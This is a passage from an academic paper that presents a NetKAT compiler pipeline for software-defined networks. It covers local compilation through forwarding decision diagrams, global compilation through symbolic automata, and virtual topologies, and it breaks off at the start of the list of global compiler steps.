Our approach. This paper presents a new compiler pipeline for NetKAT that handles local programs executing on a single switch, global programs that utilize the full expressive power of the language, and even programs written against virtual topologies. The algorithms that make up this pipeline are orders of magnitude faster than previous approaches—e.g., our system takes two seconds to compile the largest SDX benchmarks, versus several minutes in Pyretic, and other benchmarks demonstrate that our compiler is able to handle large inputs far beyond the scope of its competitors.

These results stem from a few key insights. First, to compile local programs, we exploit a novel intermediate representation based on binary decision diagrams (BDDs). This representation avoids the combinatorial explosion inherent in approaches based on forwarding tables and allows our compiler to leverage well-known techniques for representing and transforming BDDs. Second, to compile global programs, we use a generalization of symbolic automata [27] to handle the difficult task of generating the state needed to correctly implement features such as regular forwarding paths. Third, to compile virtual programs, we exploit the additional expressiveness provided by the global compiler to translate programs on a virtual topology into programs on the underlying physical topology.

We have built a full working implementation of our compiler in OCaml, and designed optimizations that reduce compilation time and the size of the generated forwarding tables. These optimizations are based on general insights related to BDDs (sharing common structures, rewriting naive recursive algorithms using dynamic programming, using heuristic field orderings, etc.) as well as domain-specific insights specific to SDN (algebraic optimization of NetKAT programs, per-switch specialization, etc.). To evaluate the performance of our compiler, we present results from experiments run on a variety of benchmarks. These experiments demonstrate that our compiler provides improved performance, scales to networks with tens of thousands of switches, and easily handles complex features such as virtualization.

Overall, this paper makes the following contributions:

- We present the first complete compiler pipeline for NetKAT that translates local, global, and virtual programs into forwarding tables for SDN switches.
- We develop a generalization of BDDs and show how to implement a local SDN compiler using this data structure as an intermediate representation.
- We describe compilation algorithms for virtual and global programs based on graph algorithms and symbolic automata.
- We discuss an implementation in OCaml and develop optimizations that reduce running time and the size of the generated forwarding tables.
- We conduct experiments that show dramatic improvements over other compilers on a collection of benchmarks and case studies.

The next section briefly reviews the NetKAT language and discusses some challenges related to compiling SDN programs, to set the stage for the results described in the following sections.

2. Overview

NetKAT is a domain-specific language for specifying and reasoning about networks [4, 11]. It offers primitives for matching and modifying packet headers, as well combinators such as union and sequential composition that merge smaller programs into larger ones. NetKAT is based on a solid mathematical foundation, Kleene Algebra with Tests (KAT) [20], and comes equipped with an equational reasoning system that can be used to automatically verify many properties of programs [11].

Syntax

Naturals	$n ::= 0 \mid 1 \mid 2 \mid \dots$	
Fields	$f ::= f_1 \mid \dots \mid f_k$	
Packets	$pk ::= \{f_1 = n_1, \dots, f_k = n_k\}$	
Histories	$h ::= \langle pk \rangle \mid pk :: h$	
Predicates	$a, b ::= true$	Identity
	$\mid false$	Drop
	$\mid f = n$	Test
	$\mid a + b$	Disjunction
	$\mid a \cdot b$	Conjunction
Programs	$\mid \neg a$	Negation
	$p, q ::= a$	Filter
	$\mid f \leftarrow n$	Modification
	$\mid p + q$	Union
	$\mid p \cdot q$	Sequencing
	$\mid p^*$	Iteration
	$\mid \text{dup}$	Duplication

Semantics

$\llbracket p \rrbracket \in \text{History} \rightarrow \mathcal{P}(\text{History})$
$\llbracket true \rrbracket h \triangleq \{h\}$
$\llbracket false \rrbracket h \triangleq \{\}$
$\llbracket f = n \rrbracket (pk :: h) \triangleq \begin{cases} \{pk :: h\} & \text{if } pk.f = n \\ \{\} & \text{otherwise} \end{cases}$
$\llbracket \neg a \rrbracket h \triangleq \{h\} \setminus (\llbracket a \rrbracket h)$
$\llbracket f \leftarrow n \rrbracket (pk :: h) \triangleq \{pk[f := n] :: h\}$
$\llbracket p + q \rrbracket h \triangleq \llbracket p \rrbracket h \cup \llbracket q \rrbracket h$
$\llbracket p \cdot q \rrbracket h \triangleq (\llbracket p \rrbracket \bullet \llbracket q \rrbracket) h$
$\llbracket p^* \rrbracket h \triangleq \bigcup_i F^i h$
where $F^0 h \triangleq \{h\}$ and $F^{i+1} h \triangleq (\llbracket p \rrbracket \bullet F^i) h$
$\llbracket \text{dup} \rrbracket (pk :: h) \triangleq \{pk :: (pk :: h)\}$

Figure 1: NetKAT syntax and semantics.

NetKAT enables programmers to think in terms of functions on packets histories, where a packet (pk) is a record of fields and a history (h) is a non-empty list of packets. This is a dramatic departure from hardware-level APIs such as OpenFlow, which require thinking about low-level details such as forwarding table rules, matches, priorities, actions, timeouts, etc. NetKAT fields f include standard packet headers such as Ethernet source and destination addresses, VLAN tags, etc., as well as special fields to indicate the port (pt) and switch (sw) where the packet is located in the network. For brevity, we use `src` and `dst` fields in examples, though our compiler implements all of the standard fields supported by OpenFlow [23].

NetKAT syntax and semantics. Formally, NetKAT is defined by the syntax and semantics given in Figure 1. Predicates a describe logical predicates on packets and include primitive tests $f = n$, which check whether field f is equal to n , as well as the standard collection of boolean operators. This paper focuses on tests that match fields exactly, although our implementation supports generalized tests, such as IP prefix matches. Programs p can be understood as packet-processing functions that consume a packet history and produce a set of packet histories. Filters a drop packets that do not satisfy a ; modifications $f \leftarrow n$ update the f field to n ; unions $p + q$ copy the input packet and process one copy using p , the other copy using q , and take the union of the results; sequences $p \cdot q$ pro-

cess the input packet using p and then feed each output of p into q (the \bullet operator is Kleisli composition); iterations p^* behave like the union of p composed with itself zero or more times; and dups extend the trajectory recorded in the packet history by one hop.

Topology encoding. Readers who are familiar with Frenetic [10], Pyretic [25], or NetCore [24], will be familiar with the basic details of this functional packet-processing model. However, unlike these languages, NetKAT can also model the behavior of the entire network, including its topology. For example, a (unidirectional) link from port pt_1 on switch sw_1 to port pt_2 on switch sw_2 , can be encoded in NetKAT as follows:

$$\text{dup} \cdot \text{sw} = sw_1 \cdot \text{pt} = pt_1 \cdot \text{sw} \leftarrow sw_2 \cdot \text{pt} \leftarrow pt_2 \cdot \text{dup}$$

Applying this pattern, the entire topology can be encoded as a union of links. Throughout this paper, we will use the shorthand $[sw_1:pt_1] \rightarrow [sw_2:pt_2]$ to indicate links, and assume that dup and modifications to the switch field occur only in links.

Local programs. Since NetKAT can encode both the network topology and the behavior of switches, a NetKAT program describes the end-to-end behavior of a network. One simple way to write NetKAT programs is to define predicates that describe where packets enter (*in*) and exit (*out*) the network, and interleave steps of processing on switches (p) and topology (t):

$$\text{in} \cdot (p \cdot t)^* \cdot p \cdot \text{out}$$

To execute the program, only p needs to be specified—the physical topology implements *in*, t , and *out*. Because no switch modifications or dups occur in p , it can be directly compiled to a collection of forwarding tables, one for each switch. Provided the physical topology is faithful to the encoding specified by *in*, t , and *out*, a network of switches populated with these forwarding tables will behave like the above program. We call such a switch program p a *local* program because it describes the behavior of the network in terms of hop-by-hop forwarding steps on individual switches.

Global programs. Because NetKAT is based on Kleene algebra, it includes regular expressions, which are a natural and expressive formalism for describing paths through a network. Ideally, programmers would be able to use regular expressions to construct forwarding paths directly, without having to worry about how those paths were implemented. For example, a programmer might write the following to forward packets from port 1 on switch sw_1 to port 1 on switch sw_2 , and from port 2 on sw_1 to port 2 on sw_2 , assuming a link connecting the two switches on port 3:

$$\begin{aligned} & \text{pt} = 1 \cdot \text{pt} \leftarrow 3 \cdot [sw_1:pt_3] \rightarrow [sw_2:pt_3] \cdot \text{pt} \leftarrow 1 \\ & + \text{pt} = 2 \cdot \text{pt} \leftarrow 3 \cdot [sw_1:pt_3] \rightarrow [sw_2:pt_3] \cdot \text{pt} \leftarrow 2 \end{aligned}$$

Note that this is *not* a local program, since is not written in the general form given above and instead combines switch processing and topology processing using a particular combination of union and sequential composition to describe a pair of overlapping forwarding paths. To express the same behavior as a local NetKAT program or in a language such as Pyretic, we would have to somehow write a single program that specifies the processing that should be done at each intermediate step. The challenge is that when sw_2 receives a packet from sw_1 , it needs to determine if that packet originated at port 1 or 2 of sw_1 , but this can't be done without extra information. For example, the compiler could add a tag to packets at sw_1 to track the original ingress and use this information to determine the processing at sw_2 . In general, the expressiveness of *global* programs creates challenges for the compiler, which must generate explicit code to create and manipulate tags. These challenges have not been met in previous work on NetKAT or other SDN languages.

Virtual programs. Going a step further, NetKAT can also be used to specify behavior in terms of virtual topologies. To see why this




Figure 3: NetKAT compiler pipeline.

is a useful abstraction, suppose that we wish to implement point-to-point connectivity between a given pair of hosts in a network with dozens of switches. One could write a global program that explicitly forwards along the path between these hosts. But this would be tedious for the programmer, since they would have to enumerate all of the intermediate switches along the path. A better approach is to express the program in terms of a virtual “big switch” topology whose ports are directly connected to the hosts, and where the relationship between ports in the virtual and physical networks is specified by an explicit mapping—e.g., the top of Figure 3 depicts a big switch virtual topology. The desired functionality could then be specified using a simple local program that forwards in both directions between ports on the single virtual switch:

$$p \triangleq (\text{pt} = 1 \cdot \text{pt} \leftarrow 2) + (\text{pt} = 2 \cdot \text{pt} \leftarrow 1)$$

This one-switch virtual program is evidently much easier to write than a program that has to reference dozens of switches. In addition, the program is robust to changes in the underlying network. If the operator adds new switches to the network or removes switches for maintenance, the program remains valid and does not need to be rewritten. In fact, this program could be ported to a completely different physical network too, provided it is able to implement the same virtual topology.

Another feature of virtualization is that the physical-virtual mapping can limit access to certain switches, ports, and even packets that match certain predicates, providing a simple form of language-based isolation [14]. In this example, suppose the physical network has hundreds of connected hosts. Yet, since the virtual-physical mapping only exposes two ports, the abstraction guarantees that the virtual program is isolated from the hosts connected to the other ports. Moreover, we can run several isolated virtual networks on the same physical network, e.g., to provide different services to different customers in multi-tenant datacenters [19].




Figure 2: Compiling using forwarding tables.

Of course, while virtual programs are a powerful abstraction, they create additional challenges for the compiler since it must generate physical paths that implement forwarding between virtual ports and also instrument programs with extra bookkeeping information to keep track of the locations of virtual packets traversing the physical network. Although virtualization has been extensively studied in the networking community [3, 7, 19, 25], no previous work fully describes how to compile virtual programs.

Compilation pipeline. This paper presents new algorithms for compiling NetKAT that address the key challenges related to expressiveness and performance just discussed. Figure 3 depicts the overall architecture of our compiler, which is structured as a pipeline with several smaller stages: (i) a *virtual compiler* that takes as input a virtual program v , a virtual topology, and a mapping that specifies the relationship between the virtual and physical topology, and emits a global program that uses a fabric to transit between virtual ports using physical paths; (ii) a *global compiler* that takes an arbitrary NetKAT program g as input and emits a local program that has been instrumented with extra state to keep track of the execution of the global program; and (iii) a *local compiler* that takes a local program p as input and generates OpenFlow forwarding tables, using a generalization of binary decision diagrams as an intermediate representation. Overall, our compiler automatically generates the extra state needed to implement virtual and global programs, with performance that is dramatically faster than current SDN compilers.

These three stages are designed to work well together—e.g., the fabric constructed by the virtual compiler is expressed in terms of regular paths, which are translated to local programs by the global compiler, and the local and global compilers both use FDDs as an intermediate representation. However, the individual compiler stages can also be used independently. For example, the global compiler provides a general mechanism for compiling forwarding paths specified using regular expressions to SDN switches. We have also been working with the developers of Pyretic to improve performance by retargeting its backend to use our local compiler.

The next few sections present these stages in detail, starting with local compilation and building up to global and virtual compilation.

3. Local Compilation

The foundation of our compiler pipeline is a translation that maps local NetKAT programs to OpenFlow forwarding tables. Recall that a local program describes the hop-by-hop behavior of individual switches—i.e. it does not contain dup or switch modifications.

Compilation via forwarding tables. A simple approach to compiling local programs is to define a translation that maps primitive constructs to forwarding tables and operators such as union and sequential composition to functions that implement the analogous

operations on tables. For example, the current NetKAT compiler translates the modification $pt \leftarrow 2$ to a forwarding table with a single rule that sets the port of all packets to 2 (Figure 2 (a)), while it translates the predicate $dst=A$ to a flow table with two rules: the first matches packets where $dst=A$ and leaves them unchanged and the second matches all other packets and drops them (Figure 2 (b)).

To compile the sequential composition of these programs, the compiler combines each row in the first table with the entire second table, retaining rules that could apply to packets produced by the row (Figure 2 (c)). In the example, the second table has a single rule that sends all packets to port 2. The first rule of the first table matches packets with destination A, thus the second table is transformed to only send packets with destination A to port 2. However, the second rule of the first table drops all packets, therefore no packets ever reach the second table from this rule.

To compile a union, the compiler computes the pairwise intersection of all patterns to account for packets that may match both tables. For example, in Figure 2 (d), the two sub-programs forward traffic to hosts A and B based on the dst header. These two sub-programs do not overlap with each other, which is why the table in the figure appears simple. However, in general, the two programs may overlap. Consider compiling the union of the forwarding program, in Figure 2 (d) and the monitoring program in Figure 2 (e). The monitoring program sends SSH packets and packets with $dst=A$ to port 3. The intersection will need to consider all interactions between pairs of rules—an $\mathcal{O}(n^2)$ operation. Since a NetKAT program may be built out of several nested programs and compilation is quadratic at each step, we can easily get a tower of squares or exponential behavior.

Approaches based on flow tables are attractive for their simplicity, but they suffer several serious limitations. One issue is that tables are not an efficient way to represent packet-processing functions since each rule in a table can only encode positive tests on packet headers. In general, the compiler must emit sequences of prioritized rules to encode operators such as negation or union. Moreover, the algorithms that implement these operators are worst-case quadratic, which can cause the compiler to become a bottleneck on large inputs. Another issue is that there are generally many equivalent ways to encode the same packet-processing function as a forwarding table. This means that a straightforward computation of fixed-points, as is needed to implement Kleene star, is not guaranteed to terminate.

Binary decision diagrams. To avoid these issues, our compiler is based on a novel representation of packet-forwarding functions using a generalization of *binary decision diagrams* (BDDs) [1, 6]. To briefly review, a BDD is a data structure that encodes a boolean function as a directed acyclic graph. The interior nodes encode boolean variables and have two outgoing edges: a true edge drawn as a solid line, and a false edge drawn as a dashed line. The leaf

Syntax Booleans $b ::= \top \mid \perp$ Contexts $\Gamma ::= \cdot \mid \Gamma, (f, n) : b$ Actions $a ::= \{f_1 \leftarrow n_1, \dots, f_k \leftarrow n_k\}$ Diagrams $d ::= \{a_1, \dots, a_k\}$ <i>Constant</i> <i>Conditional</i> $\quad \mid (f = n ? d_1 : d_2)$	Well Formedness <div style="border: 1px solid black; padding: 2px; display: inline-block;">$\Gamma \sqsubset (f, n)$</div> $\frac{}{\cdot \sqsubset (f, n)} \text{NIL}$ $\frac{f' \sqsubset f}{\Gamma, (f', n') : b' \sqsubset (f, n)} \text{LT} \quad \frac{f' = f \quad n' \sqsubset n}{\Gamma, (f', n') : \perp \sqsubset (f, n)} \text{EQ}$ <div style="border: 1px solid black; padding: 2px; display: inline-block;">$\Gamma \vdash d$</div> $\frac{}{\Gamma \vdash \{a_1, \dots, a_k\}} \text{CONSTANT}$ $\frac{\Gamma \sqsubset (f, n) \quad \Gamma, (f, n) : \top \vdash d_1 \quad \Gamma, (f, n) : \perp \vdash d_2}{\Gamma \vdash (f = n ? d_1 : d_2)} \text{CONDITIONAL}$
Semantics $\llbracket \{f_1 \leftarrow n_1, \dots, f_k \leftarrow n_k\} \rrbracket (pk :: h) \triangleq \{pk[f_1 := n_1] \dots [f_k := n_k] :: h\}$ $\llbracket \{a_1, \dots, a_k\} \rrbracket (pk :: h) \triangleq \llbracket a_1 \rrbracket (pk :: h) \cup \dots \cup \llbracket a_k \rrbracket (pk :: h)$ $\llbracket (f = n ? d_1 : d_2) \rrbracket (pk :: h) \triangleq \begin{cases} \llbracket d_1 \rrbracket (pk :: h) & \text{if } pk.f = n \\ \llbracket d_2 \rrbracket (pk :: h) & \text{otherwise} \end{cases}$	

Figure 5: Forwarding decision diagrams: syntax, semantics, and well formedness.




Figure 4: Two ordered FDDs for the same program.

nodes encode constant values true or false. Given an assignment to the variables, we can evaluate the expression by following the appropriate edges in the graph. An *ordered* BDD imposes a total order in which the variables are visited. In general, the choice of variable-order can have a dramatic effect on the size of a BDD and hence on the run-time of BDD-manipulating operations. Picking an optimal variable-order is NP-hard, but efficient heuristics often work well in practice. A *reduced* BDD has no isomorphic subgraphs and every interior node has two distinct successors. A BDD can be reduced by repeatedly applying these two transformations:

- If two subgraphs are isomorphic, delete one by connecting its incoming edges to the isomorphic nodes in the other, thereby *sharing* a single copy of the subgraph.
- If both outgoing edges of an interior node lead to the same successor, eliminate the interior node by connecting its incoming edges directly to the common successor node.

Logically, an interior node can be thought of as representing an IF-THEN-ELSE expression.¹ For example, the expression:

$$(a ? (c ? 1 : (d ? 1 : 0)) : (b ? (c ? 1 : (d ? 1 : 0)) : 0))$$

represents a BDD for the boolean expression $(a \vee b) \wedge (c \vee d)$. This notation makes the logical structure of the BDD clear while abstracting away from the sharing in the underlying graph representation and is convenient for defining BDD-manipulating algorithms.

In principle, we could use BDDs to directly encode NetKAT programs as follows. We would treat packet headers as flat, n -bit

¹ We write conditionals as $(a ? b : c)$, in the style of the C ternary operator.

vectors and encode NetKAT predicates as n -variable BDDs. Since NetKAT programs produce sets of packets, we could represent them in a relational style using BDDs with $2n$ variables. However, there are two issues with this representation:

- Typical NetKAT programs modify only a few headers and leave the rest unchanged. The BDD that represents such a program would have to encode the identity relation between most of its input-output variables. Encoding the identity relation with BDDs requires a linear amount of space, so even trivial programs, such as the identity program, would require large BDDs.
- The final step of compilation needs to produce a prioritized flow table. It is not clear how to efficiently translate BDDs that represent NetKAT programs as relations into tables that represent packet-processing functions. For example, a table of length one is sufficient to represent the identity program, but to generate this table from the BDD sketched above, several paths would have to be compressed into a single rule.

Forwarding Decision Diagrams. To encode NetKAT programs as decision diagrams, we introduce a modest generalization of BDDs called *forwarding decision diagrams* (FDDs). An FDD differs from BDDs in two ways. First, interior nodes match header fields instead of individual bits, which means we need far fewer variables compared to a BDD to represent the same program. Our FDD implementation requires 12 variables (because OpenFlow supports 12 headers), but these headers span over 200 bits. Second, leaf nodes in an FDD directly encode packet modifications instead of boolean values. Hence, FDDs do not encode programs in a relational style.

Figures 4a and 4b show FDDs for a program that forwards HTTP packets to hosts 10.0.0.1 and 10.0.0.2 at ports 1 and 2 respectively. The diagrams have interior nodes that match on headers and leaf nodes corresponding to the actions used in the program.

To generalize ordered BDDs to FDDs, we assume orderings on fields and values, both written \sqsubset , and lift them to tests $f = n$ lexicographically:

$$f_1 = n_1 \sqsubset f_2 = n_2 \triangleq (f_1 \sqsubset f_2) \vee (f_1 = f_2 \wedge n_1 \sqsubset n_2)$$

We require that tests be arranged in ascending order from the root. For reduced FDDs, we stipulate that they must have no isomorphic subgraphs and that each interior node must have two unique successors, as with BDDs, and we also require that the FDD must not contain redundant tests and modifications. For example, if the test $\text{dst}=10.0.0.1$ is true, then $\text{dst}=10.0.0.2$ must be false. Accordingly, an FDD should not perform the latter test if the for-

$d_1 + d_2$	$\{a_{11}, \dots, a_{1k}\} + \{a_{21}, \dots, a_{2l}\} \triangleq \{a_{11}, \dots, a_{1k}\} \cup \{a_{21}, \dots, a_{2l}\}$ $(f=n ? d_{11} : d_{12}) + \{a_{21}, \dots, a_{2l}\} \triangleq (f=n ? d_{11} + \{a_{21}, \dots, a_{2l}\} : d_{12} + \{a_{21}, \dots, a_{2l}\})$ $(f_1=n_1 ? d_{11} : d_{12}) + (f_2=n_2 ? d_{21} : d_{22}) \triangleq \begin{cases} (f_1=n_1 ? d_{11} + d_{21} : d_{12} + d_{22}) & \text{if } f_1 = f_2 \text{ and } n_1 = n_2 \\ (f_1=n_1 ? d_{11} + d_{22} : d_{12} + (f_2=n_2 ? d_{21} : d_{22})) & \text{if } f_1 = f_2 \text{ and } n_1 \sqsubset n_2 \\ (f_1=n_1 ? d_{11} + (f_2=n_2 ? d_{21} : d_{22}) : d_{12} + (f_2=n_2 ? d_{21} : d_{22})) & \text{if } f_1 \sqsubset f_2 \end{cases}$ (omitting symmetric cases)
$d _{f=n}$	$\{a_1, \dots, a_k\} _{f=n} \triangleq (f=n ? \{a_1, \dots, a_k\} : \{\})$ $(f_1=n_1 ? d_{11} : d_{12}) _{f=n} \triangleq \begin{cases} (f=n ? d_{11} : \{\}) & \text{if } f = f_1 \text{ and } n = n_1 \\ (d_{12}) _{f=n} & \text{if } f = f_1 \text{ and } n \neq n_1 \\ (f=n ? (f_1=n_1 ? d_{11} : d_{12}) : \{\}) & \text{if } f \sqsubset f_1 \\ (f_1=n_1 ? (d_{11}) _{f=n} : (d_{12}) _{f=n}) & \text{otherwise} \end{cases}$
$d_1 \cdot d_2$	$a \cdot \{a_1, \dots, a_k\} \triangleq \{a \cdot a_1, \dots, a \cdot a_k\}$ $a \cdot (f=n ? d_1 : d_2) \triangleq \begin{cases} a \cdot d_1 & \text{if } f \leftarrow n \in a \\ a \cdot d_2 & \text{if } f \leftarrow n' \in a \wedge n' \neq n \\ (f=n ? a \cdot d_1 : a \cdot d_2) & \text{otherwise} \end{cases}$ $\{a_1, \dots, a_k\} \cdot d \triangleq a_1 \cdot d + \dots + a_k \cdot d$ $(f=n ? d_{11} : d_{12}) \cdot d_2 \triangleq (d_{11} \cdot d_2) _{f=n} + (d_{12} \cdot d_2) _{f \neq n}$
$\neg d$	$\neg \{\} \triangleq \{\{\}\}$ $\neg \{a_1, \dots, a_k\} \triangleq \{\}$ where $k \geq 1$ $\neg(f=n ? d_1 : d_2) \triangleq (f=n ? \neg d_1 : \neg d_2)$
$d*$	$d* \triangleq \text{fix } (\lambda d'. \{\{\}\} + d \cdot d')$

Figure 6: Auxiliary definitions for local compilation to FDDs.

mer succeeds. Similarly, because NetKAT's union operator ($p + q$) is associative, commutative, and idempotent, to broadcast packets to both ports 1 and 2 we could either write $\text{pt} \leftarrow 1 + \text{pt} \leftarrow 2$ or $\text{pt} \leftarrow 2 + \text{pt} \leftarrow 1$. Likewise, repeated modifications to the same header are equivalent to just the final modification, and modifications to different headers commute. Hence, updating the `dst` header to 10.0.0.1 and then immediately re-updating it to 10.0.0.2 is the same as updating it to 10.0.0.2. In our implementation, we enforce the conditions for ordered, reduced FDDs by representing actions as sets of sets of modifications, and by using smart constructors that eliminate isomorphic subgraphs and contradictory tests.

Figure 5 summarizes the syntax, semantics, and well-formedness conditions for FDDs formally. Syntactically, an FDD d is either a constant diagram specified by a set of actions $\{a_1, \dots, a_k\}$, where an action a is a finite map $\{f_1 \leftarrow n_1, \dots, f_k \leftarrow n_k\}$ from fields to values such that each field occurs at most once; or a conditional diagram $(f=n ? d_1 : d_2)$ specified by a test $f=n$ and two sub-diagrams. Semantically, an action a denotes a sequence of modifications, a constant diagram $\{a_1, \dots, a_k\}$ denotes the union of the individual actions, and a conditional diagram $(f=n ? d_1 : d_2)$ tests if the packet satisfies the test and evaluates the true branch (d_1) or false branch (d_2) accordingly. The well-formedness judgments $\Gamma \sqsubset (f, n)$ and $\Gamma \vdash d$ ensure that tests appear in ascending order and do not contradict previous tests to the same field. The context Γ keeps track of previous tests and boolean outcomes.

Local compiler. Now we are ready to present the local compiler itself, which goes in two stages. The first stage translates NetKAT source programs into FDDs, using the simple recursive translation given in Figures 6 and 7.

The NetKAT primitives *true*, *false*, and $f \leftarrow n$ all compile to simple constant FDDs. Note that the empty action set $\{\}$ drops all packets while the singleton action set $\{\{\}\}$ containing the identity action $\{\}$ copies packets verbatim. NetKAT tests $f=n$ compile to a conditional whose branches are the constant diagrams for *true* and *false* respectively. NetKAT union, sequence, negation, and star all recur-

$\mathcal{L}[\text{false}] \triangleq \{\}$	$\mathcal{L}[f \leftarrow n] \triangleq \{\{f \leftarrow n\}\}$
$\mathcal{L}[\text{true}] \triangleq \{\{\}\}$	$\mathcal{L}[f=n] \triangleq (f=n ? \{\{\}\} : \{\})$
$\mathcal{L}[\neg p] \triangleq \neg \mathcal{L}[p]$	$\mathcal{L}[p_1 + p_2] \triangleq \mathcal{L}[p_1] + \mathcal{L}[p_2]$
$\mathcal{L}[p^*] \triangleq \mathcal{L}[p]^*$	$\mathcal{L}[p_1 \cdot p_2] \triangleq \mathcal{L}[p_1] \cdot \mathcal{L}[p_2]$

Figure 7: Local compilation to FDDs.

sively compile their sub-programs and combine the results using corresponding operations on FDDs, which are given in Figure 6.

The FDD union operator ($d_1 + d_2$) walks down the structure of d_1 and d_2 and takes the union of the action sets at the leaves. However, the definition is a bit involved as some care is needed to preserve well-formedness. In particular, when combining multiple conditional diagrams into one, one must ensure that the ordering on tests is respected and that the final diagram does not contain contradictions. Readers familiar with BDDs may notice that this function is simply the standard “apply” operation (instantiated with union at the leaves). The sequential composition operator ($d_1 \cdot d_2$) merges two packet-processing functions into a single function. It uses auxiliary operations $d|_{f=n}$ and $d|_{f \neq n}$ to restrict a diagram d by a positive or negative test respectively. We elide the sequence operator on atomic actions (which behaves like a right-biased merge of finite maps) and the negative restriction operator (which is similar to positive restriction, but not identical due to contradictory tests) to save space. The first few cases of the sequence operator handle situations where a single action on the left is composed with a diagram on the right. When the diagram on the right is a conditional, $(f=n ? d_1 : d_2)$, we partially evaluate the test using the modifications contained in the action on the left. For example, if the left-action contains the modification $f \leftarrow n$, we know that the test will be true, whereas if the left-action modifies the field to another value, we know the test will be false. The case that handles




Figure 8: Forwarding table generation example.

sequential composition of a conditional diagram on the left is also interesting. It uses restriction and union to implement the composition, reordering and removing contradictory tests as needed to ensure well formedness. The negation $\neg d$ operator is defined in the obvious way. Note that because negation can only be applied to predicates, the leaves of the diagram d are either $\{\}$ or $\{\{\}\}$. Finally, the FDD Kleene star operator d^* is defined using a straightforward fixed-point computation. The well-formedness conditions on FDDs ensures that a fixed point exists.

The soundness of local compilation from NetKAT programs to FDDs is captured by the following theorem:

Theorem 1 (Local Soundness). *If $\mathcal{L}[p] = d$ then $\llbracket p \rrbracket h = \llbracket d \rrbracket h$.*

Proof. Straightforward induction on p . \square

The second stage of local compilation converts FDDs to forwarding tables. By design, this transformation is mostly straightforward: we generate a forwarding rule for every path from the root to a leaf, using the conjunction of tests along the path as the pattern and the actions at the leaf. For example, the FDD in Figure 8 has four paths from the root to the leaves so the resulting forwarding table has four rules. The left-most path is the highest-priority rule and the right-most path is the lowest-priority rule. Traversing paths from left to right has the effect of traversing true-branches before their associated false-branches. This makes sense, since this is the only way to encode a negative predicate is to partially shadow a negative-rule with a positive-rule. For example, the last rule in the figure cannot encode the test $\text{proto} \neq \text{http}$. However, since that rule is preceded by a pattern that tests $\text{proto} = \text{http}$, we can reason that the proto field is not HTTP in the last rule. If performed naively, this strategy could create a lot of extra forwarding rules—e.g., the table in Figure 8 has two drop rules, even though one of them completely shadows the other. In section 6, we discuss optimizations that eliminate redundant rules, exploiting the FDD representation.

4. Global Compilation

Thus far, we have seen how to compile local NetKAT programs into forwarding tables using FDDs. Now we turn to the global compiler, which translates global programs into equivalent local programs.

In general, the translation from global to local programs requires introducing extra state, since global programs may use regular expressions to describe end-to-end forwarding paths—e.g., recall the example of a global program with two overlapping paths from Section 2. Put another way, because a local program does not contain `dup`, the compiler can analyze the entire program and generate an equivalent forwarding table that executes on a single switch, whereas the control flow of a global program must be made explicit so execution can be distributed across multiple switches. More formally, a local program encodes a function from packets to sets of packets, whereas a global program encodes a function from packets to sets of packet-histories.

To generate the extra state needed to encode the control flow of a global, distributed execution into a local program, the global compiler translates programs into finite state automata. To a first approximation, the automaton can be thought of as the one for the regular expression embedded in the global program, and the instrumented local program can be thought of as encoding the states and transitions of that automaton in a special header field. The actual construction is a bit more complex for several reasons. First, we cannot instrument the topology in the same way that we instrument switch terms. Second, we have to be careful not to introduce extra states that may lead to duplicate packet histories being generated. Third, NetKAT programs have more structure than ordinary regular expressions, since they denote functions on packet histories rather than sets of strings, so a more complicated notion of automaton—a symbolic NetKAT automaton—is needed.

At a high-level, the global compiler proceeds in several steps:

- It compiles the input program to an equivalent symbolic automaton. All valid paths through the automaton alternate between switch-processing states and topology-processing states, which enables executing them as local programs.
